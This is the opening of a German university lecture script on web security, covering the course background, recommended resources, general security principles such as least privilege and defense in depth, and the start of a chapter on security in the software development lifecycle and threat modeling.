Inhaltsverzeichnis

Allgemeines

Ich will jetzt nicht mit der „Software ist allgegenwärtig"-Standardfloskel beginnen. Ich glaube, dass dies die Lebensrealität jedens ist, der dieses Buch liest. Der freie Zugriff auf Informationen und das neue Level an Vernetztheit führen zu sozialen und ökonomischen Entwicklungen deren Auswirkungen teilweise nicht absehbar sind. Es sind interessante Zeiten, in denen wir leben; als Informatiker, Hacker, etc. sind wir sind Teil einer privilegierten Schicht und dürfen auch den Anspruch erheben, Teil dieses Wandels zu sein. Im ursprünglichen Sinn des Wortes waren Hacker Personen, die Spaß an der Arbeit mit neuen Technologien hatten und diese auch zweckentfremdeten — *The Street will find its own uses for things* wie William Gibson richtig bemerkte.

Technologie verbessert das Leben der Menschen, beinhaltet aber auch Risiken. Durch die Allgegenwärtigkeit von Software wurden und werden Personen von dieser abhängig. Fehler gefährden Menschen und Ökonomie. Gerade weil Software so vielseitig ist, können auch vielseitige Fehler entstehen. Wenn diese bösartig ausgenutzt werden[1] ist der Schritt vom Hacker zum Cracker vollzogen. *With great power comes great responsibility* — dies gilt auch für Softwareentwickler. Ich selbst hielt mich für einen guten Softwareentwickler, wurde Penetration-Tester und sah meinen ehemaligen Code mit neuen Augen. Meine Meinung über mich selbst änderte sich rapide.

Im Frühjahr 2019 erhielt ich das Angebot, an der FH/Technikum Wien einen Kurs *Web Security* zu halten und hoffe, dass ich damit einen kleinen Teil beitrage die sub-optimale Sicherheitssituation zu verbessern. Dieses Dokument dient als Skript, auch weil ich befürchte, während des Vortrags wichtige Punkte zu übersehen bzw. als Möglichkeit Basisinformationen aus der Vorlesung auszulagern. Es gibt leider zu viele Schwachstellen und zu wenig Zeit um jede durchzugehen. Ein Beweggrund für mich auf der Fachhochschule zu unterrichten ist, dass wir alle Fehler machen. Unser Ausbildungsniveau sollte zumindest so hoch sein, dass wir zumindest innovative Fehler begehen.

[1] Subjektiv im Auge des Betrachters.

Ich spüre aber auch die Angst, etwas zu veröffentlichen das potentiell Fehler beinhaltet oder auch teilweise meine Meinung widerspiegelt. In der Webentwicklung gibt es keine perfekte Wahrheit, Dinge ändern sich. Ich habe dieses Skript nach der zweiten Iteration meiner Vorlesung, nach positivem Feedback in öffentlichen Foren als auch durch Studenten, 2020 offiziell höchst-nervös veröffentlicht.

Ich hoffe, dass die schlimmsten Missverständnisse bereits durch meine Studenten erkannt, und von mir ausgebessert, wurden. Wenn nicht, würde ich mich um ein kurzes Feedback unter `mailto:andreashappe@snikt.net` freuen. Ich stufe Feedback als essentiell dafür ein, dass meine zukünftigen Studenten einen guten Unterricht erhalten.

Die aktuelle Version dieses Buchs ist unter `https://snikt.net/websec/` unter einer Creative-Commons Lizenz verfügbar. Der idente Inhalt wird auch periodisch als Amazon Kindle eBook veröffentlicht. Auf Anfrage einzelner Studenten ist dieses Skript auch als Buchversion verfügbar. Leider ist das Update eines Papierbuchs nicht so einfach möglich. Da Web-Technologie lebendig ist, überarbeite ich dieses Skript jedes Jahr neu — aus diesem Grund habe ich einen niedrigen Buchpreis gewählt und hoffe, dass dies als fair empfunden wird.

Struktur dieses Dokumentes

Zur besseren Verständlichkeit wurde ein Top-Down-Approach gewählt. Im Zuge der Vorlesung bewährte sich dies, da auf diese Weise die Studenten vom Allgemeinen in die jeweiligen Spezialfälle geführt werden können.

Im ersten Part *Einführung* versuche ich das Umfeld von Security zu beleuchten. Da meine Welt ursprünglich die Softwarenentwicklung war, gebe ich hier auch einen groben Überblick wie Security während der Entwicklung beachtet werden kann. Zusätzlich versuche ich unser Zielumfeld, Web-Applikatoinen, etwas genauer zu betrachten. Auf diese Weise soll auch sicher gestellt werden, dass Studenten bzw. Leser einen ausreichenden Wissensstand vor Beginn der eigentlichen Security-Themen besitzen.

Der nächste Part (*Authentication und Autorisierung*) behandelt high-level Fehler bei der Implementierung der Benutzer- und Berechtigungskontrolle. Drei Kapitel (*Authentication*, *Authorization*, *Federation/Single Sign-On*) beschreiben Gebiete, die applikationsweit betrachtet werden müssen — falls hierbei Fehler auftreten, ist zumeist die gesamte Applikation betroffen und gebrochen.

Im darauf folgenden Part (*Injection Attacks*) wird auf verschiedene Injection-Angriffe eingegangen. Hier wurde zwischen Angriffen, die direkt gegen den Webserver, und Angriffen die einen Client (zumeist Webbrowser) benötigen, unterschieden. Während auch hier Schutzmaßnahmen am besten global für die gesamte Applikation durchgeführt werden sollten, betrifft hier eine Schwachstelle zumeist einzelne Operationen und kann dadurch auch lokal korrigiert werden.

Weiterführende Informationen

Dieses Dokument kann nur eine grobe Einführung in Sicherheitsthemen bieten. Es ist als kurzweiliges Anfixen gedacht und soll weitere selbstständige Recherchen motivieren. Aus diesem Grund will ich hier auf einige weitere Fortbildungsmöglichkeiten verweisen. Diese sollen als erste Anlaufstelle für ein potentielles Selbststudium dienen.

What to read?

Für weitere Informationen sind die Dokumente des OWASP[2] empfehlenswert. OWASP selbst ist eine Non-Profit Organisation welche ursprünglich das Ziel hatte, die Sicherheit von Web-Anwendungen zu erhöhen, mittlerweile aber auch im Mobile Application bzw. IoT Umfeld tätig ist. Das bekannteste OWASP-Dokument sind wahrscheinlich die OWASP Top 10[3] welche eine Sammlung der 10 häufigsten Sicherheitsschwachstellen im Web sind.

Der OWASP Application Security Verification Standard[4], kurz ASVS, bietet eine Checkliste die von Penetration-Testern bzw. Software-Entwicklern verwendet werden kann, um Software auf die jeweiligen Gegenmaßnahmen für die OWASP Top 10 Angriffsvektoren zu testen. Der OWASP Testing Guide[5] liefert zu jedem Angriffsvektor Hintergrundinformationen, potentielle Testmöglichkeiten als auch Referenzen auf Gegenmaßnahmen. Dieser Guide sollte eher als Referenz und nicht als Einführungsdokument verwendet werden.

Um auf den aktuellen Stand im Bereich Web Security zu bleiben ist ein Besuch von *The Daily Swig*[6] von PortSwigger empfehlenswert. Die großen To-

[2] Open Web Application Security Project

[3] `https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project`

[4] `https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project`

[5] `https://www.owasp.org/images/1/19/OTGv4.pdf`

[6] `https://portswigger.net/daily-swig`

pics dieser Nachrichtenseite sind Data Breaches, Vulnerabilites, Ransomware und technische Deep Dives.

Prinzipiell ist es für Personen im Security-Umfeld höchst erstrebenswert sowohl Programmier- als auch Softwarearchitektur-Kenntnisse zu besitzen. Für ersteres bietet sich das Studium von JavaScript (z. B. über `https://javascript.info`) an. Diese Sprache wird sowohl server- als auch clientseitig (z. B. innerhalb eines Webbrowsers) eingesetzt, das Erlernte kann dadurch an verschiedenen Stellen relevant werden.

What to hack?

Web Security kann nicht ausschließlich theoretisch gelehrt werden, wenn man in dem Umfeld aktiv sein will muss man hands-on Praxisbeispiele sehen und auch versuchen. Das Gefühl, bei einer Web-Applikation permanent mit dem Kopf gegen die Wand zu laufen, immer weider neue Angriffe erfolglos zu versuchen bis man einen funktionierenden Angriff gefunden, und sich nach erfolgter Ausnutzung zufrieden zurücklehnen kann, kann nur erlebt werden. Glückerlicher Weise gibt es mittlerweile eine Vielzahl an gratis bzw. freemiumbasierten Webangeboten welche genau diese Gelegenheit bieten.

Eine Auflistung dieser kann in Tabelle 1 vorgefunden werden[7]. Die Spalten ,,online", ,,VPN" und ,,VM" sollten darstellen, wie das jeweilige Angebot genutzt werden kann. ,,Online" sind Kurse, bei denen eine verwundbare Webapplikation direkt über den Browser des Benutzers getestet werden kann: es muss nicht zwingend am lokalen Rechner eine Virtualisierungslösung oder ähnliches installiert werden. Lösungen der Spalte ,,VM" sind das genaue Gegenteil: hier kann zumeist eine virtuelle Maschine bezogen und lokal installiert werden. In dieser virtuellen Maschine befindet sich die zu testende Software. In diesem Fall benötigt man zwar lokal installierte Virtualisierungssoftware, ist dafür allerdings von der Internet-/Netzwerkverbindungsqualität großteils unabhängig. ,,VPN"-Lösungen sind eine Mischform: bei diesen erhält man Zugangsdaten für einen VPN-Einwahlknoten und gelangt über diesen zu einem virtuellen Labornetzwerk in welchem sich virtuelle Maschinen mit verwundbarer Software befinden. In diesem Fall muss man zwar lokal einen VPN-Client installieren, diese ist allerdings leichtgewichtiger als eine volle Virtualisierungslösung. Zusätzlich bieten ,,VPN"-basierte Ansätze auch teilweise größere Netzwerke in denen man auch Post-Exploitation Tätigkeiten wie Lateral Movement trainieren kann.

[7] Ich habe mich bei dieser Liste auf Angebote welche, zumindest teilweise, gratis nutzbar sind, beschränkt, daher fehlt hier z.B. Offensive Security (`www.offensive-security.com`) obwohl diese von mir hoch geschätzt werden.

Name	auch kommerziell	Online	VPN	VM
Web Security Academy[8]	ja	x		
Vulnhub[9]	nein			x
Pentester lab[10]	ja	x		x
Hack the Box[11]	ja		x	

Tabelle 1: Online-Angebote für Hacking-,,Praxisbeispiele"

Im Scope unterscheiden sich die gelisteten Lösungen ebenso. Während *Web Security Academy* und *Pentester Lab* sich an Security-Schulungen anlehnen und Theorie bzw. Hintergrundinformationen bieten, steht bei *VulnHub* und *Hack the Box* das ,,Doing", also das Hacken von Maschinen, im Vordergrund. Die beiden letztgenannten Plattformen bieten weniger Hintergrundinformationen, diese können aber im Normalfall durch Suche im Internet gefunden werden.

What to attend?

OWASP selbst ist in Städte-zentrische Chapters organisiert, ich bin zum Beispiel bei dem Chapter Vienna (Austria) aktiv[12]. Aktuell finden aufgrund der anhaltenden COVID-19 Situation keine Stammtische statt, es gibt allerdings unregelmässige virtuelle Meetupgs.

Out-of-Scope für dieses Skript

Auf drei wichtige Bereiche wird im Zuge dieses Skripts nicht explizit eingegangen:

Denial-of-Service Angriffe

Denial-of-Service Angriffe zielen darauf ab, die Verfügbarkeit einer Applikation zu beeinträchtigen. Dadurch kann der Dienst nicht mehr benutzt bzw. konsumiert werden und dem Betreiber entstehen Kosten, z.B. Verdienstentgang durch einen ausgefallenen Webshop.

Ein DoS-Angriff zielt entweder auf eine Applikations-bezogene Ressource wie z.B. erlaubte Verbindungen pro Applikationsbenutzer oder eine fundamentale Systemressource wie z.B. CPU-Zeit, Speicher oder Netzwerkbandbreite

[12] `https://www.meetup.com/de-DE/OWASP-Vienna-Chapter/`

ab. Als Applikationsentwickler kann man bei Ressourcen-intensiven Operationen mittels Rate-Limits die Situation entschärfen.

In diesem Dokument wird nicht tiefer auf DoS-Angriffe eingegangen, da diese quasi die Holzhammermethode darstellen. Gerade gegenüber Angriffen gegen die Netzwerkbandbreite kann nur über kommerzielle Cloud- bzw. Rechenzentrenbetreiber entgegengewirkt werden. Diese sind kostspielig und es entsteht eine Asymmetrie: die Abwehr des Angriffs kann kostspieliger als der Angriff selbst werden. Somit wird aus einem technischen DoS ein monetärer DoS.

Security und Usability

Es gibt das Vorurteil, dass Sicherheit und Usability konträr zueinander sind. Während dies in wenigen bedauerlichen Einzelfällen gegeben sein kann, sollte dies nicht als Pauschalausrede missbraucht werden.

Der Benutzer will primär eine Aufgabe erledigen. Im Zuge der Erledigung dieser Aufgabe sollte Sicherheit nicht im Weg stehen. Stattdessen sollte der offensichtliche Weg der Aufgabenerledigung sicher implementiert sein und den Benutzer über einen sicheren Weg zur Erledigung der Aufgabe leiten. Falls sicherheitsrelevante Benutzerentscheidungen notwendig sind, sollten diese möglichst früh erfolgen — wird dies während der Abarbeitung einer Aufgabe durchgeführt, kann der Benutzer so fokussiert sein, dass die Sicherheitsentscheidung nur peripher beachtet wird.

Ebenso sollte der Benutzer nicht mit irrelevanten Fragen bombardiert werden da daruch nur der “Meldung-wegklicken”-Reflex des Benutzers konditioniert wird. Die Willigkeit eines Benutzers, auf Sicherheit Rücksicht zu nehmen ist begrenzt, vergleichbar mit einer Batterie. Wenn diese erschöpft ist, wird weniger (oder gar keine) Rücksicht auf die Security genommen.

Ein besserer Weg ist es, per default sichere Prozesse zu implementieren und im Bedarfsfall unsichere Operationen durch den Benutzer explizit zu erlauben. Die dabei verwendeten Benutzerinteraktionen sollten dem NEAT-Prinzipien genügen:

- Necessary: kann die Applikation, anstatt den Benutzer zu fragen, das Problem auf eine andere sichere Art und Wiese lösen?
- Explained: besitzt der Benutzer das notwendige Wissen um eine informierte Entscheidung zu treffen?
- Actionable: kann der Benutzer überhaupt sinnvoll auf die dargestellte Meldung reagieren?

- Tested: ist die Meldung innerhalb der UX sinnvoll und wurde getestet, ob sie in jeglicher Form von Benutzerfluss sinnvoll ist?

Im Zuge der DSGVO/GDPR wurde bestimmt, dass Software *secure by design and default* sein muss. Dies bedeutet, dass Software die Möglichkeit einer sicheren Konfiguration bieten, und diese im Auslieferungszustand auch sicher konfiguriert sein muss. Ein dagegen verstossendes Beispiel wäre der Einsatz von Default-Passwörtern.

Ethical Web Development

Technik an sich ist wertneutral. Sobald diese allerdings in Berührung mit der Realität kommt, entsteht ein ethischer Impact. Web Applikationen sind hier keine Ausnahme. Im Zuge des Skripts wird auf ethischen Impact nicht explizit eingegangen, da der Inhalt der Vorlesung das Werkzeug und nicht das Ziel des erstellten Werks ist.

Um die ethische Dimension nicht vollständig zu ignorieren, ein paar Richtlinien der EDRi[13]:

Allow as much data processing on an individual's device as possible. Dies würde im Web-Umfeld den Einsatz von JavaScript bedingen, da nur auf diese Weise Daten direkt im Browser des Benutzers verarbeitet werden können.

Where you must deal with user data, use encryption. Dies inkludiert sowohl Transport-Level Encryption (wie TLS) als auch Verschlüsselung der bearbeiteten Daten.

Where possible also use data minimisation methods. Das Minimalprinzip sollte auch auf die gespeicherten Daten angewendet werden. Daten die eine Applikation nicht besitzt sind Daten, die auch nicht entwendet oder zweckentfremdet werden können.

Use first-party resources and avoid using third-party resources. Es besteht die Sorge, dass externe Ressourcen modifiziert werden könnten. Dies soll durch die Verwendung eigener Ressourcen vermieden werden. Falls notwendig, können CSP-Direktiven bzw. Subresource Integrity verwendet werden um die Integrität externer Ressourcen sicherzustellen.

[13] `https://edri.org/ethical-web-dev/`

Teil I

Einführung

KAPITEL 1

Security Principles

Während sich Technologien und Architekturen permanent wandeln und verändern, gibt es Sicherheitsprinzipien die quasi allgemein gültig als Grundlage für alle weiteren Entscheidungen dienen. Einige dieser werden in diesem Kapitel erläutert.

1.1 Minimalprinzip

Die Applikation sollte nur jene Operationen und Funktionen beinhalten, die für die Erfüllung der Kundenanforderungen zwingend benötigt werden. Alle weiteren Funktionen und Operationen sollten deaktiviert bzw. entfernt werden.

Durch diese Reduktion des Funktionsumfangs wird implizit die Angriffsfläche verringert und dadurch Angriffe erschwert. *Was nicht vorhanden ist, kann nicht angegriffen werden.* Zusätzlich wird der langfristige Wartungsaufwand reduziert.

Die Minimierung kann und sollte an mehreren Stellen durchgeführt werden, einige Beispiele:

- Reduktion benötigter Operationen: ist eine Operation wirklich für den Kunden notwendig oder könnte der Kundenwunsch mit bereits implementierten Operationen ebenso befriedigt werden?

- Reduktion der gesammelten und gespeicherten Daten: was ist das minimale Datenset, dass für die Bereitstellung der Operationen benötigt

wird. Dies entspricht auch der Datenminimierung die durch die DSGVO[1] vorgeschrieben wird. Hier gibt es einen Wandel der Kultur: von big-data (alles speichern, vielleicht kann man das später verwenden) Richtung toxic-data (Daten sind gefährlich, wie komme ich mit möglichst wenig Daten aus).

- Komponentenebene: welche Komponenten sind für den Betrieb notwendig?
- Funktionale Ebene: welche Funktionen und Features können innerhalb von Komponenten deaktiviert werden?

1.1.1 Security Misconfiguration

In den OWASP Top 10 kommen häufiger *Security Misconfiguration* als Beispiel für Verstösse gegen das Minimalprinzip vor.

Wie bereits erwähnt, ist die Grundidee, dass im Produktionsbetrieb nur Komponenten und Features vorhanden sind, die auch für die Umsetzung eines Kundenwunsches benötigt werden. Beispiele für Software, die nicht am Server vorgefunden werden sollte:

- Entwicklungstools wie phpmyadmin. Diese besitzen meistens getrennte Zugangsdaten (verwenden also nicht die Zugangsdaten/Berechtigungen der Web-Applikation) und sind daher potentiell ein *alternate channel* über den auf eine Webapplikation zugegriffen werden kann.
- Debug Mode bei verwendeten Frameworks, dieser erlaubt teilweise im Fehlerfall die Verwendung von interaktiven Shells direkt innerhalb der Webapplikation. Dies würde es einem Angreifer erlauben, direkt Programmcode abzusetzen.
- Debug Toolbars bei Verwendung von Frameworks. Diese erlauben es zeitweise die letzten Sessions aller Benutzer anzuzeigen und erleichtern auf diese Weise Identity Theft.
- Stacktraces mit Detailinformationen im Produktivbetrieb. Ein normaler Anwendern kann mit diesen Informationen nichts anfangen, ein Angreifer kann durch diese allerdings genaue Systeminformationen (Bibliotheksversionen, Pfade, etc.) erhalten welche weiter Angriffer erleichtern können.

[1] Datenschutzgrundverordnung, siehe auch `https://de.wikipedia.org/wiki/Datenschutz-Grundverordnung`

- phpinfo.php liefert genaue Informationen über die verwendete PHP-Version, verfügbare Module, System- und Konfigurationsinformationen die im Produktivbetrieb nicht öffentlich verfügbar sein müssen.

Beispiele für Metadaten, die nicht am Server vorgefunden werden sollten:

- Beispielscode wie z.B. ein `/example` Verzeichnis. Dieser kann zeitweise ebenso Sicherheitsfehler enthalten und auf diese Weise Zugang zu dem System erlauben. Auch Beispielscode ohne serverseitige Exekution kann missbraucht werden, siehe z. B. DOM-basierte XSS-Angriffe.

- .git, .svn Verzeichnisse: diese beinhalten den gesamten Source-Code samt Versionshistory. Ein Angreifer kann auf diese Weise sowohl interne Credentials erhalten als auch den verwendeten Source Code analysieren.

- Credentials im Dateisystem oder in Repositories. Da Repositories häufig auf öffentlichen Webservern gespeichert wird (z.B. private gitlab, github oder bitbucket Repositories) gespeichert wird, können diese im Falle einer Fehlkonfiguration auch potentiell öffentlich zugreifbar gemacht werden. In diesem Fall besitzt ein Angreifer credentials mit denen er potentiell auf sensible Aktivitäten oder Daten zugreifen kann.

- Backup files (.bak, .tmp) innerhalb des Dateisystems, diese werden z.B. durch Texteditoren angelegt. Wird z.B. auf einem PHP-System eine PHP-Datei am Webserver abgelegt und ein Angreifer greift darauf zu, wird der Code am Server ausgeführt und der Angreifer erhält nur das Ergebnis der Operation. Falls der Angreifer eine Backup-Datei am Server findet, kann er auf diese zugreifen, herunterladen und analysieren und kann auf diese Weise Fehler innerhalb des Source Codes suchen.

1.2 Least Privilege

Jeder Benutzer und jede Funktion sollte nur jene minimalen Rechte und Privilegien besitzen, die für die Ausführung seiner Ausgabe zwingend benötigt werden. Jerome Saltzer[2] definierte diesen, als Least Privilege bekannten, Ansatz als:

[2]Jerome Saltzer war an der Entwicklung von Multics involviert und leitete später Projekt Athena am MIT. Dieses Projekt war massgeblich an der Entwicklung graphischer Oberflächen und Netzwerktechnologien wie z.B. Kerberos involviert.

> Every program and every priviledged user of the system should operate using the least amount of priviledge necessary to complete the job.

Wird dieses Prinzip bereits während des Designs beachtet, führt dies zumeist zu Systemen, welche aus mehreren Komponenten bestehen. Diese Komponenten kommunizieren über wohl-definierte Interfaces und können nicht "direkt" auf die Daten anderer Komponenten zugreifen. Dies verbessert die Testbarkeit der einzelnen Komponenten, da diese getrennt voneinander überprüft werden können. Aus Sicherheitssicht ist diese Architektur ebenso stark zu bevorzugen da eine kompromittierte Komponente nicht automatisch ein kompromittiertes Gesamtsystem zur Folge hat.

Um diese Trennung zu ermöglichen, müssen Komponenten mit unterscheidbaren Identitäten und mit zuweisbaren Ressourcen betrieben werden. Dies inkludiert sowohl Benutzer- und Zugriffsrechte als auch Entitlements auf Ressourcen (RAM, CPU, Speicher, Netzwerkbandbreite). Weiters inkludiert dies Netzwerkzugriffsrechte: die Applikation sollte nur auf jene remote Server zugreifen können, die auch wirklich zwingend für den Betrieb notwendig sind.

1.3 Separation of Duties

Separation of Duties besagt, dass zur Ausführung einer Operation die Zustimmung von mehr als einer Person benötigt wird. Ein klassisches Beispiel hierfür wäre die Aktivierung eines Atomsprengkopfes für das mehrere Personen ihre Zustimmung geben müssen. Das Ziel von Separation of Duties ist auf der einen Seite die Vermeidung von Insider-Threats, auf der anderen Seite soll dadurch die Entdeckungsrate von nicht-gewollten Aktivitäten erhöht werden. Grundsätzlich sollte ein kompromittierter Benutzer nicht die Möglichkeit besitzen, das Gesamtsystem zu korrumpieren.

Eine Anwendung dieser Idee ist das Vier-Augen-Prinzip bei dem sensible Operationen vor Ausführung zuerst durch zumindest zwei Personen bestätigt werden müssen.

Um diese Prinzipien anwenden zu können, müssen Anwender zweifelsfrei identifiziert, authentifiziert und für die auszuführende Operationen autorisiert werden. Aus diesem Grund werden Mehr-Faktor-Authentifizierungslösungen häufig im Umfeld des Separation of Duties Prinzips gefunden.

1.4 Defense in Depth/Hardening

Das Zwiebelmodel der Sicherheit vergleicht die Gesamtsicherheit einer Applikation mit einer Zwiebel. Im Inneren der Zwiebel befindet sich das schützenswerte Gut (Daten, Operationen), rundherum gibt es einzelne Sicherheitsschichten, analog zu den Schichten einer Zwiebel. Solange zumindest eine Schutzschicht vorhanden ist, ist die Sicherheit des Gesamtsystems gewährleistet.

Essentiell ist, dass die einzelnen Schutzschichten voneinander unabhängig sind. Würde die gleiche Schutzschicht mehrfach verwendet werden (z.B. zweimal die gleiche Web-Application-Firewall mit dem identen Regelwerk der Applikation vorgeschalten werden), würde ein Fehler in einer Schutzschicht automatisch auch den Schutz der zweiten Schutzschicht neutralisieren.

Zusätzlich zum erhöhten Schutz des schützenswerten Gutes wird durch die Zwiebelschichten auch Zeit im Fehlerfall erkauft. Da das System noch nicht vollständig kompromittiert ist, besteht z.B. Zeit die Auswirkungen eines potentiellen Updates zu testen.

1.5 Fail-Open vs. Fail-Closed

Fail-Open (auch Fail-Safe genannt) und Fail-Close (auch Fail-Secure genannt) beschreiben das Verhalten eines Systems im Fehlerfall. Bei Fail-Open wird die Operation durchgeführt, bei Fail-Close wird diese verhindert.

Die Definition des gewünschten Verhaltens kann nur durch den Kunden geschehen. Beispiel: ein Smart-Türschloss welches über eine Mobilapplikation gesteuert werden kann. Das Verhalten im Falle eines Batteriefehlers kann unterschiedlich implementiert werden. In einigen Fällen (Notausgang) wäre es sinnvoll, das Schloss zu öffnen; in einigen Fällen (Tresor) wäre es sinnvoll, das Schloss zu blockieren. Diese Auswahl kann nur vom Kunden durchgeführt werden.

1.6 No-Go: Security by Obscurity

Die Sicherheit eines Systems darf niemals von dessen Intransparenz abhängig sein. Ein besserer Ansatz ist z.B. Shannons: *The Enemy Knows the System.*

Ein motivierter Angreifer besitzt zumeist Möglichkeiten die Intransparenz zu lüften:

- Kauf und Reverse-Engineering der Software
- Diebstahl eines Systems

- Verlust der Obscurity durch Unfall (z.B. Selfies mit sichtbaren Schlüsseln im Hintergrund)

Analog gibt es in der Kryptographie das Kerckhoffsche Prinzip: die Sicherheit eines Algorithmus darf nur von der Geheimhaltung des Schlüssels und nicht durch die Geheimhaltung des Algorithmus abhängig sein. 2020 konnte man die Problematik an Hand des Solarwind-Leaks sehen: hier konnten Angreifer Zugriff auf Microsofts Quellcode erlangen. Aktuell (Stand Jänner 2021) wurden hier allerdings keine Masterpasswörter oder Backdoors bekannt.

1.7 Keep it Simple Stupid (KISS)

Complexity is the enemy of security. Ein komplexes System mit vielen Komponenten bzw. Interaktionen zwischen Komponenten besitzt automatisch eine größere Angriffsfläche und bieten daher Angreifern mehr Möglichkeiten.

Man sollte Simplicity nicht mit primitiven Lösungen verwechseln. Der Grundgedanke stammt von Kelly Johnson der bei Skunk Works Chefingenioer war, also Leiter jenes Ingenieursteams welches einige der hoch-technologischsten Aufklärungsflugzeuge des Kalten Krieges entwurf (U2, SR-71).

1.8 Security-by-Design bzw. Security-by-Default

Analog zu dem in der DSGVO/GDPR verankerten privacy-by-design bzw. privacy-by-default wird mittlerweile auch gerne von security-by-design und security-by-default gesprochen. Ersteres bedeutet, dass eine Software so geschrieben sein sollte, dass ein sicherer Betrieb prinzipiell möglich ist. Letzteres bedeutet, dass, wenn ein sicherer Betrieb möglich ist, dieser auch per-default so konfiguriert sein sollte. Dies soll Sicherheitsfehler aufgrund von "vergessener" bzw. unterlassender Konfiguration vermeiden, Sicherheitslücken müssen explizit geöffnet werden.

Beides sind keine direkten Entwicklugsprinzipen aber quasi Vorgaben an welche sich die Entwicklung halten muss und wurden aus diesem Grund hier erwähnt.

1.9 Trennung von Daten- und Programm-Logik

Ein typischer Vorfall der zu einer Sicherheitslücke führt ist, wenn ein Programm bei der Zuordnung zwischen Daten und Programmlogik verwirrt wird. Eine SQL-Injection fällt in dieses Muster: eine Benutzereingabe (Daten) wird

durch inadäquate Programmierung als Programmlogik bzw. Programmcode interpretiert und ausgeführt.

Historisch gab es gegenläufige Computerarchitekturen: die Harvard-Architektur verwendete eine strikte Hardware-Trennung zwischen Daten- und Programmspeicher. Die konkurrierende Von-Neumann-Architektur verwendete einen Speicher sowohl für Daten als auch für Programmcode und setzte sich aufgrund der höheren Effizienz durch. Mittlerweile gibt es mehrere Sicherheitsvorkehrungen um eine konzeptionelle Trennung von Programmcode und Daten auch in diesen Architekturen durchzuführen.

1.10 Reflektionsfragen

1. Erläutere das Minimalprinzip mit zumindest drei Beispielen für jenes.
2. Erläutere Least Privilege und Separation of Duties.
3. Erläutere Defense in Depth.
4. Erkläre den Unterschied zwischen Fail-Open und Fail-Closed.
5. Welche Probleme können durch die Vermischung von Applikationlogik und Eingabedaten entstehen?

KAPITEL 2

Sicherheit als Prozess

Sicherheit kann nicht alleine stehen, man kann nicht "Sicherheit programmieren" sondern nur "eine Applikation sicher programmieren". Sie ist keine One-Shot Operation die einmalig vor Projektende durchgeführt wird, sondern muss während der gesamten Laufzeit der Softwareentwicklung beachtet werden. Ein typisches (fiktives) Beispiel: ein Softwareprojekt wurde als klassisches Wasserfall-Model geplant. Nach drei Jahren Laufzeit sollte das Projekt abgeschlossen sein, ca. sechs Monate vor Ende ist ein Penetration-Test der Software vorgesehen — die sechs Monate sollten ausreichend sein um potentiell gefundene Schwachstellen auch zu beheben. Es entwickelt sich leider eine typische "Softwareprojekt"-Geschichte: die Fertigstellung verzögert sich, schlussendlich kann der Penetration-Test erst eine Woche vor Go-Live durchgeführt werden. Natürlich werden kritische Fehler gefunden — aufgrund der Verzögerungen und der Mehrbelastung der Entwickler war zu wenig Zeit für Sicherheits- bzw. Qualitätssicherheitsmaßnahmen vorhanden. Der Launch-Zeitpunkt kann aufgrund zugekaufter Werbung nicht mehr verschoben werden, was nun? Wie kann man diese Situation vermeiden?

Professionelle Softwareentwicklung verwendet meistens einen (semi-)standardisierten Software Development Lifecycle (SDLC), es gibt verschiedene Ausprägungen hier Security einzubringen. Zumeist werden in den jeweiligen Phasen sicherheitsrelevante Inhalte hinzugefügt:

- Security Training des Personals
- Requirements and Risk Analysis

- Threat Modeling
- Secure Coding Guidelines, Secure Coding Checklists
- Security Testing Guides, Pen-Tests
- Vulnerability Management and Incident Response

Einige dieser Punkte werden in den Folgekapiteln etwas genauer erläutert.

2.1 Requirementsanalyse

In der *Requirementsanalyse* sollte bereits Security berücksichtigt werden. Dies wird meistens unterlassen, da Security-Anforderungen non-functional[1] requirements sind. Negative Auswirkungen dieses Versäumnis sind fehlende Awareness für Security, nicht ausreichende Ressourcen (Zeit, Personal, Budget) und schlussendlich fehlende Sicherheit im resultierenden Softwareprodukt.

2.1.1 Schützenswertes Gut

Eine zentrale Frage einer Sicherheitsdiskussion ist, was überhaupt beschützt werden sollte. Diese Operationen oder Daten werden häufig *Schützenswertes Gut* genannt. Beispiele für diese sind z.B. sensible Benutzerdaten, ein essentieller Geschäftsprozess aber auch immaterielle Werte wie die Reputation eines Unternehmens, dessen Aktienkurs oder intellectual property.

Häufig wird die sog. CIA-Triade zur Klassifizierung verwendet. Hierbei stehen die einzelnen Buchstaben für einen schützenswerten Bereich: *Confidentiality*, *Integrity* und *Availability*. Diese werden in Tabelle 2.1 genauer erläutert. Die jeweiligen Bereiche sind verwandt, Availability kann stark von der Integrität der Daten abhängig sein. Beispiel: wenn eine Fahrzeitauskunft zwar als Webservice verfügbar ist, aber den Daten nicht vertraut werden kann, ist das Gesamtservice aus Usersicht wahrscheinlich nicht available.

Bei realen Projekten ist die Einschätzung immer vom Kunden abhängig. Ein IT-System ist immer in die Kundenlandschaft integriert und daher können klassische IT-Fehler unterschiedliche Auswirkungen besitzen. Z. B. wird einem reinen Online-Shop die Availability wichtiger sein, als einem physikalischen Shop der nebenbei einen kleinen Onlineshop betreibt; teilweise werden Fehler durch organisatorische Maßnahme (Buchhaltung) abgefangen, etc.

[1] Functional Requirements beschreiben die Funktionsweise einer Applikation und sind z.B. mittels use-cases abgebildet. Non-Functional Requirements beschreiben eher die Qualität der erstellen Applikation wie Sicherheit und Performance.

Buchstabe	Name	Beschreibung
C	Confidentiality	no unauthorized access to data
I	Integrity	no unauthorized or undetected[2] modification
A	Availability	Verfügbarkeit der Daten

Tabelle 2.1: CIA-Triade

2.1.2 Sicheres Design

Bei der Erstellung der Software Architektur/des Software Designs sollte auf Sicherheit geachtet werden. Um die Ziele der CIA-Triad zu erfüllen, empfehlt OWASP folgende Elemente bei der Analyse eines sicheren Designs zu beachten:

- Authentication
- Authorization
- Data Confidentiality and Integrity
- Availability
- Auditing and Non-Repudiation

Die ersten vier Punkte stellen die Anforderungen aus der CIA Triade dar.

Audit Logs dienen u.a. dazu, um im Fehlerfall die Schwachstelle zu erkennen als auch den Schadfall einzugrenzen (z.B. welche User sind in welchem Umfang betroffen?). Unter Non-Repudiation versteht man die Nicht-Abstreitbarkeit: falls eine Operation von einem Benutzer durchgeführt wurde, sollte nachträglich auch verifizierbar sein, dass diese Operation auch wirklich von dem jeweiligen Benutzer in Auftrag gegeben wurde.

2.2 Threat Modeling

Threat Models dienen zur systematischen Analyse von Softwareprodukten auf Risiken, Schwachstellen und Gegenmaßnahmen. Durch die Verwendung eines formalisierten Ablaufs wird die gleich bleibende Qualität der Analyse gewährleistet.

Bei der Analyse sollten vier Hauptfragen gestellt und beantwortet werden[3]:

1. What are you building?
2. What could go wrong?
